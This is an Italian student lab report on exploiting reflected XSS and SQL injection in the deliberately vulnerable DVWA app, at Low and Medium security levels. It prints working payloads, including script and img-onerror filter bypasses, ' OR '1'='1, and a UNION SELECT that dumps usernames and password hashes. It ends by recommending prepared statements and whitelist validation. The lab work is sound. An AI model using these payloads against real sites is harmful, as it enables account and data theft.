

Report Esercitazione

Cyber Security & Ethical Hacking

Sfruttamento delle vulnerabilità XSS e SQL Injection su DVWA

1. Introduzione

Lo scopo di questa esercitazione era configurare un laboratorio virtuale e sfruttare due vulnerabilità presenti sulla DVWA (Damn Vulnerable Web Application): una di tipo XSS Reflected e una di tipo SQL Injection. Le prove sono state eseguite prima con il livello di sicurezza impostato su Low e poi ripetute su Medium.

Come macchina attaccante è stata usata Kali Linux, mentre la DVWA girava su Metasploitable 2. Entrambe le macchine virtuali erano configurate con rete "Solo Host" su VirtualBox, in modo da poter comunicare tra loro in modo isolato.

2. Configurazione del laboratorio

Il primo passo è stato verificare che le due macchine riuscissero a comunicare in rete. Tramite il comando ifconfig su Metasploitable 2 è stato ricavato l'indirizzo IP della macchina bersaglio.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f6:8f:96
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef6:8f96/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:116 errors:0 dropped:0 overruns:0 frame:0
          TX packets:57 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13000 (12.6 KB)  TX bytes:8734 (8.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:131 errors:0 dropped:0 overruns:0 frame:0
          TX packets:131 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:38065 (37.1 KB)  TX bytes:38065 (37.1 KB)

msfadmin@metasploitable:~$
```

L'indirizzo IP di Metasploitable risultava essere 192.168.56.103. Successivamente, da Kali, è stato eseguito un ping verso questo IP per confermare la comunicazione tra le due macchine. Il ping ha risposto

correttamente, quindi si è potuto procedere.

Dal browser di Kali è stato poi raggiunto l'indirizzo <http://192.168.56.103/dvwa> e, dopo aver effettuato il login con le credenziali di default (admin / password), il livello di sicurezza è stato impostato su Low dalla pagina DVWA Security.


3. XSS Reflected – Livello Low


Nella sezione "XSS (Reflected)" della DVWA è presente un semplice campo di testo che chiede il nome dell'utente. Il sito prende l'input inserito e lo "riflette" direttamente nella pagina HTML senza effettuare alcun controllo.

Nel campo è stato inserito il seguente payload:

```
<script>alert('XSS!')</script>
```

Invece di stampare il testo come semplice stringa, il browser lo ha interpretato come codice JavaScript ed eseguito, mostrando un popup con scritto "XSS!". Questo dimostra che il sito è vulnerabile e che un attaccante potrebbe iniettare qualsiasi script, ad esempio per rubare i cookie di sessione degli utenti.





4. SQL Injection – Livello Low

Nella sezione "SQL Injection" è presente un campo dove inserire un ID utente. Il sito costruisce dinamicamente una query SQL usando direttamente l'input dell'utente senza alcuna sanificazione, rendendola vulnerabile a SQL Injection.

4.1 Dump di tutti gli utenti

Come primo test è stato inserito il seguente payload nel campo User ID:

' OR '1'='1

Questo payload sfrutta il fatto che la condizione `OR '1'='1` è sempre vera. La query originale, invece di restituire un solo utente, ha restituito tutti gli utenti presenti nel database: admin, Gordon Brown, Hack Me, Pablo Picasso e Bob Smith.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

4.2 Estrazione di username e password con UNION

Successivamente è stato usato il comando UNION per agganciare una seconda query e ottenere direttamente username e password hashate dalla tabella degli utenti:

```
' UNION SELECT user, password FROM users-- -
```

Il risultato ha mostrato username e password in formato hash MD5 di tutti gli utenti. Ad esempio, l'hash della password di admin (5f4dcc3b5aa765d61d8327deb882cf99) corrisponde alla parola "password", facilmente identificabile tramite tabelle rainbow o tool online.



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users-- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users-- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users-- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users-- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users-- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>


Username: admin
Security Level: low
PHPIDS: disabled

5. XSS Reflected – Livello Medium

Con il livello impostato su Medium il sito filtra il tag `<script>`, quindi il payload usato in precedenza non funziona più. Per aggirare il filtro è stato usato un payload alternativo basato sul tag `<img>`:

```
<img src=x onerror="alert('XSS!')">
```

Il tag `<img>` tenta di caricare un'immagine da una fonte inesistente (`src=x`). Non trovandola, il browser va in errore ed esegue il codice dentro l'attributo `onerror`, mostrando nuovamente il popup. Il filtro del livello Medium usa la tecnica della blacklist, bloccando solo i tag che conosce, il che lo rende aggirabile con payload alternativi.




6. SQL Injection – Livello Medium

Nel livello Medium la protezione consiste nell'uso della funzione `mysql_real_escape_string()`, che escapa le virgolette singole rendendo inutilizzabile il payload precedente. Per aggirare questa protezione è stato usato un payload senza virgolette:

1 OR 1=1

La query risultante non contiene virgolette, quindi il filtro non trova nulla da bloccare. La condizione `1=1` è sempre vera e il database ha restituito di nuovo tutti gli utenti, dimostrando che una protezione basata solo sull'escaping delle virgolette non è sufficiente.



7. Conclusioni

L'esercitazione ha permesso di mettere in pratica in modo concreto i concetti teorici affrontati durante la lezione. Entrambe le vulnerabilità, XSS Reflected e SQL Injection, sono state sfruttate con successo sia sul livello Low che su Medium.

Il livello Medium ha dimostrato come le protezioni parziali basate su blacklist o semplice escaping siano facilmente aggirabili da un attaccante con un minimo di conoscenza. La difesa corretta prevede l'uso di approcci più solidi come le prepared statements per il database e la validazione whitelist degli input per prevenire XSS.